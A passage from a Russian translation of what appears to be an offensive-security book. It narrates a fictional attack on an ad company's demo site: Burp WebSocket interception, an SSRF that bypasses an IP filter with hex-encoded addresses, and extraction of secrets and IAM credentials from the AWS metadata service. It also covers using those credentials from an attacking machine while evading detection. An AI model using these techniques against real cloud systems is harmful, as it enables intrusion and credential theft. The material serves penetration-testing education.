


Рис. 5.5. Демонстрация размещения рекламы на различных популярных сайтах

Давайте-ка протестируем страницу, попробовав эту функцию. Я решил отобразить рекламу на веб-сайте New York Times, и всплыло новое окно с красивой рекламой случайного парфюмерного бренда, размещенной на странице сегодняшнего выпуска New York Times.

Эта демонстрационная страница выглядит вполне безобидной: мы указываем на веб-сайт, а приложение извлекает его фактический контент и добавляет видеоплеер со случайной рекламой, чтобы показать потенциальным клиентам, на что способна реклама MXR. Какие уязвимости она может внести? Очень многие…

Прежде чем мы рассмотрим, как использовать это приложение, давайте сначала оценим, что происходит у него за кулисами, с помощью Burp Proxy. Что происходит, когда мы нажимаем кнопку NYT для тестового показа рекламы? Мы видим результаты на рис. 5.6.




*Рис. 5.6. Вкладка **HTTP History** (История HTTP) после выбора опции **NYT** на сайте demo.mxrads.com*

У нас не так много HTTP-трафика, это уж точно. После загрузки веб-страницы сервер отвечает сообщением «HTTP/1.1 101 Switching Protocols», после чего на вкладке **HTTP History** больше ничего не отображается. Нам нужно переключиться на вкладку **WebSockets History** (История веб-сокетов), чтобы следить за остальной частью обмена.

Перехват с помощью WebSocket

WebSocket – это еще один протокол связи наряду с HTTP, но, в отличие от HTTP, он полнодуплексный. В обычном протоколе HTTP каждый ответ сервера соответствует запросу клиента. Сервер не поддерживает состояние между двумя запросами. Состояние сеанса связи хранится в файлах cookie и заголовках, которые помогают внутреннему приложению помнить, кто и к какому ресурсу обращается. Веб-сокеты работают по-другому: клиент и сервер устанавливают полнодуплексный туннель, где каждый из них может инициировать связь по своему желанию. Нередко на одно исходящее сообщение приходится несколько входящих сообщений, или наоборот. (Чтобы узнать больше о WebSockets, посетите сайт *https://blog.teamtreehouse.com/an-introduction-to-websockets/*.) Прелесть WebSockets в том, что они не требуют файлов cookie и, следовательно, не заботятся об их поддержке. Это те же файлы cookie, которые поддерживают сеанс аутентификации пользователя! Поэтому всякий раз, когда происходит переключение

с HTTP на WebSocket в аутентифицированных сеансах, есть возможность обойти контроль доступа, напрямую извлекая конфиденциальные ресурсы с помощью WebSocket вместо HTTP, но это иной класс уязвимости, о котором мы поговорим в другой раз. На рис. 5.7 показана наша вкладка **WebSockets History**.

#	URL	Direction	Edited	Length	Comm
6	http://demo.mxrads.com/screen	← To client		1000223	
5	http://demo.mxrads.com/screen	→ To server		114	
4	http://demo.mxrads.com/screen	→ To server		97	
3	http://demo.mxrads.com/screen	→ To server		97	
2	http://demo.mxrads.com/screen	→ To server		97	

Message

Raw | Hex

https://www.nytimes.com/:!Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0:!951:!437

Рис. 5.7. Вкладка **WebSockets History** *для demo.mxrads.com*

Связь через WebSocket выглядит довольно просто: каждое сообщение на сервер состоит из URL-адреса (например, `nytimes.com`), за которым следуют показатели, относящиеся к браузеру пользователя (`Mozilla/5.0...`), а также идентификатор отображаемой рекламы (437). Burp не может воспроизвести (повторить в терминологии Burp) прошлые сообщения WebSocket, поэтому, чтобы подделать сообщение WebSocket, нам нужно вручную запустить его с демонстрационного веб-сайта.

Мы включаем режим перехвата (intercept mode) в настройках Burp, что позволит нам перехватывать следующее сообщение обмена и обновлять его на лету (рис. 5.8). Например, давайте посмотрим, сможем ли мы заставить сайт MRX Ads получать домашнюю страницу того контейнера Nginx, который мы настроили в главе 3.

Intercept | HTTP history | WebSockets history | Options

WebSockets message to http://demo.mxrads.com/

Forward | Drop | Intercept is on | Action

Raw | Hex

https://www.archives-jessie-packages.org/:!Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Fire

Рис. 5.8. Перехват веб-страницы в Burp

Мы пересылаем измененный запрос и направляемся в наш контейнер Docker для изучения журналов. Мы получаем идентификатор контейнера с помощью команды `Docker ps`, а затем передаем его в журналы `Docker logs`:

```
root@Nginx:~/# Docker ps
CONTAINER ID      IMAGE                 COMMAND
```

```
5923186ffda5      sparcflow/ngi...      "/bin/bash /sc..."

root@Nginx:~/# Docker logs 5923186ffda5
54.221.12.35 - - [26/Oct/2020:13:44:08 +0000] "GET / HTTP/1.1"...
```

Приложение MXR Ads действительно извлекает URL-адреса в режиме реального времени! Почему это так здорово, спросите вы? Видите ли, не все домены и IP-адреса одинаковы. Некоторые IP-адреса имеют вполне конкретное назначение. Прекрасным примером является блок 127.0.0.0/8, который относится к петлевому адресу (самому хосту), или 192.168.0.0/16, который зарезервирован для частных сетей. Один из менее известных диапазонов IP-адресов – 169.254.0.0/16, который зарезервирован Инженерной группой интернета (IETF) для локальной адресации, что означает, что этот диапазон действителен только для связи внутри локальной сети. Например, всякий раз, когда компьютеру не удается получить IP-адрес через DHCP, он назначает себе IP-адрес в этом диапазоне. Что еще более важно, этот диапазон также используется многими поставщиками облачных услуг для предоставления частных API-интерфейсов своим виртуальным машинам, чтобы они знали о своей собственной среде.

Почти у всех облачных провайдеров вызов на IP-адрес 169.254.169.254 направляется на гипервизор и позволяет извлечь информацию о внутренних параметрах, таких как имя хоста, внутренний IP-адрес, правила брандмауэра и т. д. Это кладезь метаданных, которые могут дать нам представление о внутренней архитектуре компании.

Давайте попробуем? Когда режим перехвата Burp все еще включен, мы инициируем другое сообщение WebSocket для демонстрации рекламы в New York Times, но на этот раз мы заменяем URL-адрес в теле сообщения URL-адресом метаданных AWS по умолчанию, `http://169.254.169.254/latest`, как показано далее:

```
# Измененное сообщение WebSocket:
http://169.254.169.254:! Mozilla/5.0 (Windows NT 9.0; Win64; x64...
```

Мы ждем ответа от сервера, – помните, что он асинхронный, – но ничего не возвращается.

В компании MXR Ads не хотят облегчить нам жизнь. Разумно предположить, что URL явно запрещен в приложении именно по этой причине. Или, может быть, приложение просто ожидает действительный домен? Давайте заменим IP-адрес метаданных на более безобидный IP-адрес (например, IP-адрес нашего контейнера Nginx):

```
# Измененное сообщение WebSocket:
http://54.14.153.41/:! Mozilla/5.0 (Windows NT 9.0; Win64; x64...
```

Мы проверяем журналы и, конечно же, видим, что запрос от приложения проходит:

```
root@Point1:~/# Docker logs 5923186ffda5
54.221.12.35 - - [26/Oct/2020:13:53:12 +0000] "GET / HTTP/1.1"...
```

Итак, некоторые IP-адреса разрешены, но 169.254.169.254, судя по всему, явно запрещен приложением. Пришло время вытащить из-под стола наш мешок грязных трюков с разбором адресных строк браузера. Хотя IP-адреса обычно выражаются в десятичном формате, браузеры и веб-клиенты на самом деле довольствуются более эзотерическими представлениями, такими как шестнадцатеричное или восьмеричное. Например, все следующие IP-адреса эквивалентны:

```
http://169.254.169.254
http://0xa9fea9fe # Шестнадцатеричное представление
http://0xA9.0xFE.0xA9.0xFE # Шестнадцатеричное с точками
http://025177524776 # Восьмеричное представление
http://①⑥⑨.②⑤④.①⑥⑨.②⑤④ # Представление в Unicode
```

Мы можем попытаться обойти блокировку IP-адресов, попробовав представить адрес в шестнадцатеричном, шестнадцатеричном с точками и восьмеричном виде.

НАЗНАЧЕНИЕ ЧАСТНЫХ IP-АДРЕСОВ ОБЩЕДОСТУПНЫМ ДОМЕНАМ

Один из альтернативных способов – зарегистрировать собственное доменное имя, которое разрешается в 169.254.169.254, а затем использовать это доменное имя, чтобы попытаться обойти зашитую в код блокировку. Ведь ничто не запрещает нам присвоить частный IP-адрес публичному домену. IP-адрес будет сброшен первым общедоступным маршрутизатором, но поскольку запрос не покидает физическую сетевую карту, трюк работает, как задумано.

В нашем случае сработало простое шестнадцатеричное форматирование, и мы получаем знаменитый вывод API метаданных AWS, как показано на рис. 5.9.

В разделе **Raw** (Сырые данные) в нижней части рис. 5.9 строки 1.0, 2007-01-19, 2007-03-01 и т. д. представляют собой разные версии конечной точки метаданных. Вместо того чтобы указывать конкретную дату, мы можем использовать ключевое слово `/latest` в пути, чтобы получить как можно больше данных, как мы увидим в следующем разделе.

Полученные данные говорят о том, что у нас сработала подделка запроса на стороне сервера. Теперь мы потенциально способны причинить какой-нибудь ущерб!

#	URL	Direction	Edited	Length
12	http://demo.mxrads.com/	← To client		230
11	http://demo.mxrads.com/	→ To server		107
10	http://demo.mxrads.com/	→ To server		111

Message

Raw Hex

1.0
2007-01-19
2007-03-01
2007-08-29

Рис. 5.9. Вывод метаданных AWS

Подделка запроса на стороне сервера

Атака с подделкой запросов на стороне сервера (server-side request forgery, SSRF) заключается в том, что мы заставляем какое-либо приложение на стороне сервера выполнять HTTP-запросы к домену по нашему выбору. Иногда таким способом удается получить доступ к внутренним ресурсам или незащищенным панелям администрирования.

Изучение метаданных

Мы приступаем к сбору базовой информации о машине, на которой запущено это приложение для загрузки веб-страниц, снова используя режим перехвата Burp. После перехвата нашего запроса мы заменяем IP-адрес метаданных в шестнадцатеричном формате на первоначально запрошенный URL-адрес, а затем добавляем в конец имя API метаданных AWS, как показано в листинге 5.1.

ПРИМЕЧАНИЕ *Запустите обычную машину на AWS и изучите API метаданных, чтобы лучше понять доступную информацию. Вы можете найти список всех доступных полей на странице https://amzn.to/2FFwvPn.*

Листинг 5.1. Основная информация о веб-приложении, полученная из API метаданных

```
# Регион AWS
http://0xa9fea9fe/latest/meta-data/placement/availability-zone
eu-west-1a

# Идентификатор экземпляра
http://0xa9fea9fe/latest/meta-data/instance-id
❶ i-088c8e93dd5703ccc

# Идентификатор образа AMI
http://0xa9fea9fe/latest/meta-data/ami-id
❷ ami-02df9ea15c1778c9c
```

```
# Общедоступное имя хоста
http://0xa9fea9fe/latest/meta-data/public-hostname
❸ ec2-3-248-221-147.eu-west-1.compute.amazonaws.com
```

Здесь мы видим, что демонстрационное приложение работает в регионе eu-west-1, что указывает на один из центров обработки данных Amazon в Ирландии. В AWS доступны десятки регионов. В то время как компании стремятся распределить свои наиболее важные приложения по многим регионам, вспомогательные службы, а иногда и серверные части, как правило, концентрируются в лишь в отдельных регионах. Идентификатор экземпляра – это уникальный идентификатор, назначаемый каждой виртуальной машине, созданной в сервисе EC2. В нашем случае это i-088c8e93dd5703ccc ❶. Эта информация может пригодиться при выполнении вызовов AWS API, нацеленных на машину, на которой запущено рекламное приложение.

Идентификатор образа ami-02df9ea15c1778c9c ❷ указывает на моментальный снимок, используемый для быстрого запуска машины, например образа Ubuntu или CoreOS. Образы машин могут быть общедоступными (доступными для всех клиентов AWS) или частными (доступными только для конкретной учетной записи). Этот конкретный идентификатор AMI является частным, поскольку его нельзя найти в консоли AWS EC2. Если бы идентификатор AMI не был частным, мы могли бы создать аналогичный экземпляр моментального снимка для тестирования будущих полезных нагрузок или сценариев.

Наконец, общедоступное имя хоста дает нам прямой путь к машине, на которой запущено демонстрационное приложение (или экземпляр EC2 на жаргоне AWS), при условии что правила локального брандмауэра позволяют нам получить к нему доступ. Общедоступный IP-адрес этой машины можно вывести из ее канонического имени хоста: 3.248.221.147 ❸.

Что касается конфигурации сети, давайте позаимствуем конфигурацию брандмауэра из API метаданных, как показано в листинге 5.2. Знание правил брандмауэра может дать вам подсказки о других хостах, которые взаимодействуют с этой системой, и о том, какие службы могут работать на ней, даже если они не являются общедоступными. Правила брандмауэра определяются в объектах, называемых *группами безопасности*.

Листинг 5.2. Конфигурация брандмауэра веб-приложения

```
# MAC-адрес сетевого интерфейса
http://0xa9fea9fe/latest/meta-data/network/interfaces/macs/
06:a0:8f:8d:1c:2a

# Идентификатор владельца AWS
http://0xa9fea9fe/.../macs/06:a0:8f:8d:1c:2a/owner-id
886371554408

# Группы безопасности
```

```
http://0xa9fea9fe/.../macs/06:a0:8f:8d:1c:2a/security-groups
elb_http_prod_eu-west-1
elb_https_prod_eu-west-1
common_ssh_private_eu-west-1
egress_internet_http_any

# Идентификатор подсети, в которой находится экземпляр
http://0xa9fea9fe/.../macs/06:a0:8f:8d:1c:2a/subnet-id
subnet-00580e48

# Диапазон IP-адресов подсети
http://0xa9fea9fe/.../macs/06:a0:8f:8d:1c:2a/subnet-ipv4-cidr-block
172.31.16.0/20
```

Нам нужен MAC-адрес сети для получения информации о сети из API метаданных. Владелец учетной записи AWS используется для создания *имен ресурсов Amazon* (Amazon resource names, ARN), которые являются уникальными идентификаторами для пользователей, политик и почти каждого ресурса в AWS; это важная информация, которая окажется полезной в будущих вызовах API. Значение ARN уникально для каждой учетной записи, поэтому идентификатор учетной записи компании MXR Ads всегда будет равен `886371554408`, даже если компания может (и часто будет) иметь несколько аккаунтов AWS, как мы увидим позже.

Мы можем получить список имен групп безопасности, а не фактические правила брандмауэра, но даже он содержит достаточно информации, чтобы угадать фактические правила брандмауэра. Раздел `elb` в наборе `elb_http_prod_eu-west-1`, например, указывает, что этот набор, скорее всего, предоставляет балансировщику нагрузки доступ к серверу. Интересна третья группа безопасности: `common_ssh_private-eu-west-1`. Основываясь на ее названии, можно с уверенностью предположить, что только несколько избранных машин, обычно называемых *бастионами*, имеют возможность подключаться через SSH к остальной инфраструктуре. Если мы каким-то образом сможем добраться до одного из этих драгоценных экземпляров, это откроет много-много дверей! Забавно, что мы все еще возимся у дверей организации, но уже можем понять основные идеи устройства ее инфраструктуры.

Маленький грязный секрет API метаданных

Конечно, мы далеки от завершения, так что давайте перейдем на следующую ступеньку. Как вы видели в главе 3, AWS предлагает возможность запуска сценария при первой загрузке машины. Этот скрипт обычно называют `user-data`. Мы использовали его для настройки собственной инфраструктуры и загрузки контейнеров Docker. Отличные новости – такой же скрипт `user-data` доступен через API метаданных. Отправив еще один запрос через Burp в демонстрационное приложение MXR Ads, мы можем увидеть, что сотрудники компании навер-

няка использовали для настройки своих машин аналогичный скрипт, показанный в листинге 5.3.

Листинг 5.3. Фрагмент сценария `user-data`*, выполняемого при первой загрузке машины*

```
# Пользовательская информация
http://0xa9fea9fe/latest/user-data/

# cloud-config
❶ coreos:
  units:
  - command: start
    content: |-
      [Unit]
      Description=Discover IPs for external services
      Requires=ecr-setup.service
--сокращено--
```

Поток секретных данных на экране наполняет наши сердца теплом. SSRF во всей красе. Давайте посмотрим, что мы получили с помощью последней команды.

Помимо выполнения простых сценариев командной оболочки, `cloud-init` поддерживает формат файла `cloud-config`, который использует декларативный синтаксис для подготовки и планирования операций загрузки. Формат `cloud-config` поддерживается многими дистрибутивами, в том числе CoreOS, которая, по-видимому, является ОС, на которой работает эта машина ❶.

Язык `cloud-config` использует синтаксис YAML, в котором используются пробелы и символы новой строки для разграничения списков, значений и т. д. Файл `cloud-config` описывает инструкции по настройке служб, созданию учетных записей, выполнению команд, записи файлов и выполнению других задач, связанных с операциями загрузки. Некоторые считают, что он проще для понимания, чем грубый сценарий bash.

Давайте разберем наиболее важные фрагменты полученного нами скрипта `user-data` (листинг 5.4).

Листинг 5.4. Продолжение сценария `user-data`

```
--сокращено--
- command: start
  content: |
  ❶ [Service] # Настройка службы
    EnvironmentFile=/etc/ecr_env.file # Переменные окружения
  ❷ ExecStartPre=/usr/bin/Docker pull ${URL}/demo-client:master

    ❸ ExecStart=/usr/bin/Docker run \
        -v /conf_files/logger.xml:/opt/workspace/log.xml \
        --net=host \
```

```
        --env-file=/etc/env.file \
        --env-file=/etc/java_opts_env.file \
      ❹ --env-file=/etc/secrets.env \
        --name demo-client \
        ${URL}/demo-client:master \
--сокращено--
```

Сначала происходит настройка службы, которая будет выполняться во время загрузки машины ❶. Эта служба извлекает образ демонстрационного клиентского приложения ❷ и приступает к запуску контейнера с помощью команды `Docker run` ❸.

Обратите внимание на несколько переключателей `--env-file` ❹, которые запрашивают у Docker загрузку переменных среды из пользовательских текстовых файлов, один из которых так удобно называется `secrets.env`! Вопрос на миллион: где находятся эти файлы?

Есть небольшой шанс, что они размещены непосредственно в образе AMI, но тогда внесение обновлений в файлы конфигурации станет для MXR Ads источником ужасной головной боли. Чтобы обновить, например, пароль базы данных, компании необходимо собрать и развернуть новый образ CoreOS. Не очень-то эффективно. Нет, скорее всего, файл секретов либо динамически загружается через S3, либо встроен непосредственно в тот же сценарий `user-data`. Действительно, если мы прокрутим немного дальше, мы наткнемся на следующий фрагмент:

```
--сокращено--
write_files:
- content: H4sIAEjwoV0AA13OzU6DQBSG4T13YXoDQ5FaTFgcZqYyBQbmrwiJmcT+Y4Ed6/...
encoding: gzip+base64
path: /etc/secrets.env
permissions: "750"
--сокращено--
```

Чудесно! Содержимое этого большого двоичного объекта закодировано с помощью base64, поэтому мы декодируем его, распаковываем и восхищаемся содержимым, которое показано в листинге 5.5.

Листинг 5.5. Фрагмент декодированного файла `secrets.env`*, содержащего пароли*

```
root@Point1:~/# echo H4sIAAA...|base64 -d |gunzip

ANALYTICS_URL_CHECKSUM_SEED = 180309210013
CASSANDRA_ADS_USERSYNC_PASS = QZ6bhOWiCprQPetIhtSv
CASSANDRA_ADS_TRACKING_PASS = 68niNNTIPAe5sDJZ4gPd
CASSANDRA_ADS_PASS = fY5KZ5ByQEk0JNq1cMM3
CASSANDRA_ADS_DELIVERYCONTROL_PASS = gQMUUHsVuuUyo003jqFU
IAS_AUTH_PASS = PjO7wnHF9RBHD2ftWXjm
ADS_DB_PASSWORD = !uqQ#:9#3Rd_cM]
```

Джекпот! Двоичный объект содержит множество паролей для доступа к кластерам Cassandra (Cassandra – это высоконадежная база данных NoSQL, обычно развертываемая для обработки крупномасштабных данных с минимальной задержкой). Мы также получаем два малоизвестных пароля с неясными перспективами. Конечно, одних паролей недостаточно. Нам нужны соответствующие хост-компьютеры и имена пользователей, но они также нужны и приложению, поэтому мы можем предположить, что второй файл среды `env.file` из листинга 5.4 должен содержать все недостающие части.

Однако, прокручивая пользовательские данные дальше, мы не находим определения `env.file`. Но мы наткнулись на сценарий оболочки `get-region-params.sh`, который, вероятно, сбрасывает наш драгоценный файл `env.file` (листинг 5.6).

Листинг 5.6. Служба обнаружения, которая взаимодействует с `env.file`

```
--сокращено--
 - command: start
   content: |-
       [Unit]
       Description=Discover IPs for external services
       [Service]
       Type=oneshot
       ExecStartPre=/usr/bin/rm -f /etc/env.file
       ExecStart=/conf_files/get-region-params.sh
       name: define-region-params.service
--сокращено--
```

Скорее всего, этот скрипт создаст файл `env.file`. Давайте углубимся в содержимое `get-region-params.sh`, созданное тремя строками ниже (листинг 5.7).

Листинг 5.7. Строки, отвечающие за создание `get-region-params.sh` *в скрипте* `user-data`

```
--сокращено--
write_files:
❶ - content: H4sIAAAAAAAC/7yabW/aShbH3/
tTTFmu0mjXOIm6lXoj98qAQ6wSG9lOpeyDrME+...
  encoding: gzip+base64
  path: /conf_files/define-region-params.sh
```

Итак, у нас есть еще один закодированный двоичный объект ❶. Используя немного магии команд `base64` и `gunzip`, мы переводим эту кучу мусора в обычный скрипт bash, который определяет различные конечные точки, имена пользователей и другие параметры в зависимости от региона, где работает машина (листинг 5.8). Я пропущу множество условных ветвей и операторов case/switch, чтобы показать вам только нужные части.

Листинг 5.8. Фрагмент расшифрованного скрипта `get-region-params.sh`

```
root@Point1:~/# echo H4sIAAA...|base64 -d |gunzip

AZ=$(curl -s http://169.254.169.254/latest/meta-data/placement/availability-zone)
REGION=${AZ%?}

case $REGION in
  ap-southeast-1...
    ;;
  eu-west-1
    echo "S3BUCKET=mxrads-dl" >> /etc/env.file ❶
    echo "S3MISC=mxrads-misc" >> /etc/env.file ❷
    echo "REDIS_GEO_HOST=redis-geolocation.production.euw1.mxrads.tech" >> /etc/env.file
    echo "CASSA_DC=eu-west-delivery" >> /etc/env.file
    echo "CASSA_USER_SYNC=usersync-euw1" >> /etc/env.file
    echo "CASSA_USER_DLVRY=userdc-euw1" >> /etc/env.file

--сокращено--
cassandra_delivery_host="cassandra-delivery.prod.${SHORT_REGION}.mxrads.tech"
--сокращено--
```

Обратите внимание на бакеты S3 `mxrads-dl` ❶ и `mxrads-misc` ❷, с которыми мы столкнулись ранее во время разведки.

Глядя на сценарий, мы видим, что экземпляр использует API метаданных для извлечения своего собственного региона и создания конечных точек и имен пользователей на основе этой информации. Это первый шаг компании к отказоустойчивости инфраструктуры: она упаковывает приложение, точнее среду, которая может работать на любом гипервизоре, в любом центре обработки данных, в любой стране. Мощная штука, конечно, с той оговоркой, что, как мы видим своими глазами, простая уязвимость SSRF может раскрыть все секреты приложения любому, кто пожелает в них покопаться.

ПРИМЕЧАНИЕ *В декабре 2019 г. AWS выпустили вторую версию API метаданных, которая начинает с запроса PUT для получения токена сеанса. Чтобы запросить API метаданных второй версии, необходимо предоставить действительный токен. Это ограничение эффективно препятствует таким атакам, как SSRF. Вы можете подумать, что все пропало, но AWS пошли дальше и выстрелили себе в ногу следующим заявлением: «Существующая служба метаданных экземпляра (IMDSv1) полностью безопасна, и AWS продолжит ее поддержку». Ну да, компании непременно будут вкладывать средства в переписывание всего процесса развертывания, чтобы заменить безопасную версию на безопасную. Похоже, у атак SSRF все еще впереди светлое будущее.*

Сопоставив этот файл с паролями, которые мы получили из листинга 5.5, и сделав обоснованные предположения, исходя из имен переменных, мы можем восстановить следующие учетные данные:

cassandra-delivery.prod.euw1.mxrads.tech

Имя пользователя: `userdc-euw1`
Пароль: `gQMUUHsVuuUyo003jqFU`

cassandra-usersync.prod.euw1.mxrads.tech

Имя пользователя: `usersync-euw1`
Пароль: `QZ6bhOWiCprQPetIhtSv`

На некоторых машинах отсутствуют имена пользователей, а на других паролях отсутствуют соответствующие им имена хостов, но со временем мы все это выясним. На данный момент это все, что мы можем собрать полностью.

Теперь единственное, что мешает нам получить доступ к этим базам данных, – это скучные базовые правила брандмауэра. Известные нам конечные точки резолвятся во внутренние IP-адреса, недоступные из темного уголка интернета, где находится наш атакующий сервер, поэтому, если мы не найдем способ изменить эти правила брандмауэра или вообще обойти их, мы так и останемся с кучей бесполезных учетных данных.

К счастью, это не совсем так. Есть один набор учетных данных, который мы еще не получили, и, в отличие от предыдущих, на него обычно не распространяются ограничения IP-адреса: роль IAM машины.

В большинстве облачных провайдеров вы можете назначить машине *роль*, которая представляет собой набор учетных данных по умолчанию. Это дает машине возможность беспрепятственно проходить аутентификацию у облачного провайдера и наследовать любые разрешения, назначенные этой роли. На эту роль может претендовать любое приложение или скрипт, работающий на машине, и это позволяет избежать дурной привычки жестко задавать секреты в коде. Выглядит прекрасно, но только на бумаге.

На самом деле, когда машина EC2 (или, точнее, профиль экземпляра) реализует роль IAM, она извлекает набор временных учетных данных, воплощающих привилегии этой роли. Эти учетные данные становятся доступными для машины через … барабанная дробь … API метаданных.

Мы вызываем конечную точку `/latest/meta-data/iam/security-credentials`, чтобы получить имя роли:

```
http://0xa9fea9fe/latest/meta-data/iam/security-credentials
demo-role.ec2
```

Мы видим, что машине была назначена роль `demo-role.ec2`. Давайте извлечем ее временные учетные данные, снова вызвав API метаданных:

```
# Реквизиты для входа
http://0xa9fea9fe/latest/meta-data/iam/security-credentials/demo-role.ec2
```

```
{
  Code : Success,
  LastUpdated : 2020-10-26T11:33:39Z,
  Type : AWS-HMAC,
  AccessKeyId : ASIA44ZRK6WS4HX6YCC7,
  SecretAccessKey : nMylmmbmhHcOnXw2eZ3oh6nh/w2StPw8dI5Mah2b,
  Token : AgoJb3JpZ2luX2VjEFQ...
  Expiration : 2020-10-26T17:53:41Z ❶
}
```

Мы получаем AccessKeyId и SecretAccessKey, которые вместе образуют классические учетные данные AWS API, а также токен доступа, который проверяет этот набор временных учетных данных.

Теоретически мы можем загрузить эти ключи в любой клиент AWS и взаимодействовать с учетной записью MXR Ads с любого IP-адреса в мире, используя идентификатор машины demo-role.ec2. Если эта роль разрешает машине доступ к бакетам S3, у нас есть к ним полный доступ. Если роль позволяет останавливать экземпляры, теперь это можем и мы. Мы можем пользоваться привилегиями этого экземпляра в течение следующих шести часов, прежде чем учетные данные будут сброшены ❶.

Когда этот льготный период истечет, мы снова сможем получить новый набор действительных учетных данных. Теперь вы понимаете, почему SSRF – мой лучший друг. Далее мы регистрируем учетные данные AWS в нашем домашнем каталоге с именем профиля demo:

```
# На нашей атакующей машине
root@Point1:~/# vi ~/.aws/credentials
[demo]
aws_access_key_id = ASIA44ZRK6WSX2BRFIXC
aws_secret_access_key = +ACjXR87naNXyKKJWmW/5r/+B/+J5PrsmBZ
aws_session_token = AgoJb3JpZ2l...
```

Кажется, нам везет! К сожалению, как только мы начинаем подбираться ближе к цели, AWS наносит нам еще один удар: сервис IAM.

ПРИМЕЧАНИЕ *Мы можем использовать эти конкретные учетные данные AWS, добавив ключ* --profile demo *к нашим обычным командам интерфейса командной строки AWS или установив глобальную переменную* AWS_PROFILE=demo.

AWS IAM

AWS IAM – это сервис аутентификации и авторизации, иногда похожий на непроходимое болото. По умолчанию пользователи и роли имеют почти нулевые привилегии. Они не могут видеть свою собственную информацию, такую как имена пользователей или идентификаторы ключей доступа, потому что даже эти тривиальные вызовы API требуют явного разрешения.

ПРИМЕЧАНИЕ *Сравните AWS IAM со средой Active Directory (AD), где пользователи по умолчанию могут не только получать информацию о каждой учетной записи и членстве в группе, но и хешированные пароли, принадлежащие сервисным учетным записям. Ознакомьтесь с технологией AD Kerberoasting по адресу http://bit.ly/2tQDQJm.*

Очевидно, что обычные пользователи IAM, такие как разработчики, имеют некоторые базовые права на самопроверку, поэтому они могут делать такие вещи, как перечисление своего членства в группах, но это вряд ли относится к профилю экземпляра, прикрепленному к машине. Попытавшись получить базовую информацию о роли `demo-role-ec2`, мы получаем поразительную ошибку:

```
# На атакующей машине
root@Point1:~/# aws iam get-role \
--role-name demo-role-ec2 \
--profile demo

An error occurred (AccessDenied) when calling the GetRole operation: User:
arn:aws:sts::886371554408:assumed-role/demo-role.ec2/i-088c8e93dd5703ccc
is not authorized to perform: iam:GetRole on resource: role demo-role-ec2

(Произошла ошибка (доступ запрещен) при вызове операции GetRole: Пользователь:
arn:aws:sts::886371554408:assumed-role/demo-role.ec2/i-088c8e93dd5703ccc не
авторизован для выполнения: iam:GetRole на ресурсе: demo-role-ec2)
```

Приложение обычно не оценивает свой набор разрешений во время выполнения; оно просто выполняет вызовы API в соответствии с кодом и действует соответственно. Это означает, что у нас есть действительные учетные данные AWS, но на данный момент мы совершенно не знаем, как их использовать.

Нам придется провести небольшое исследование. Почти у каждого сервиса AWS есть вызов API, описывающий или перечисляющий все его ресурсы (`describe-instances` для EC2, `list-buckets` для S3 и так далее). Мы можем постепенно начать исследовать наиболее распространенные сервисы, чтобы увидеть, что мы можем сделать с этими учетными данными, и продвигаться к тестированию всех бесчисленных сервисов AWS.

Один из вариантов – сойти с ума и пробовать все возможные вызовы API AWS (а их тысячи), пока не будет получен авторизованный доступ, но лавина ошибок, которые мы вызовем в процессе, заставит проснуться любую группу безопасности. По умолчанию большинство вызовов AWS API регистрируются, поэтому компании не составит труда настроить оповещения, отслеживающие количество несанкционированных вызовов. А почему бы и нет? Эти оповещения можно настроить буквально в несколько кликов через службу мониторинга CloudWatch.

Кроме того, AWS предоставляет сервис под названием GuardDuty, который автоматически отслеживает и сообщает о всевозможных

необычных действиях, например о спаме 5000 вызовов API, поэтому осторожность имеет первостепенное значение. Это вам не провинциальный банк с 20 правилами безопасности и аутсорсинговой командой айтишников, которая все еще пытается собрать и проанализировать события Windows. Мы должны быть умными и анализировать контекст.

Например, помните бакет S3 mxrads-dl, который добрался до пользовательских данных этого экземпляра? Раньше мы не могли получить к нему доступ без учетных данных, но, может быть, у роли demo-role.ec2 есть какие-то привилегии S3, которые могли бы предоставить нам доступ? Мы узнаем это, обратившись к AWS API, чтобы получить список бакетов S3 MXR Ads:

```
# На нашей атакующей машине
root@Point1:~/# aws s3api listbuckets --profile demo
An error occurred (AccessDenied) when calling the ListBuckets operation:
Access Denied

(Произошла ошибка (доступ запрещен) при вызове операции ListBuckets: Отказано
в доступе)
```

Ну ладно, попытка получить список всех бакетов S3 в аккаунте была слишком смелой, но она того стоила. Давайте вернемся назад и попробуем двигаться маленькими детскими шажками. Снова используя роль demo-role.ec2, мы пытаемся просто получить список ключей внутри бакета mxrads-dl. Как вы помните, ранее нам было отказано в доступе без учетных данных:

```
root@Point1:~/# aws s3api list-objects-v2 --profile demo --bucket mxrads-dl >
list_objects_dl.txt
root@Point1:~/# grep '"Key"' list_objects_dl | sed 's/[",]//g' >
list_keys_dl.txt
root@Point1:~/# head list_keys_dl.txt
Key: jar/maven/artifact/com.squareup.okhttp3/logging-interceptor/4.2.2
Key: jar/maven/artifact/com.logger.log/logging-colors/3.1.5
--сокращено--
```

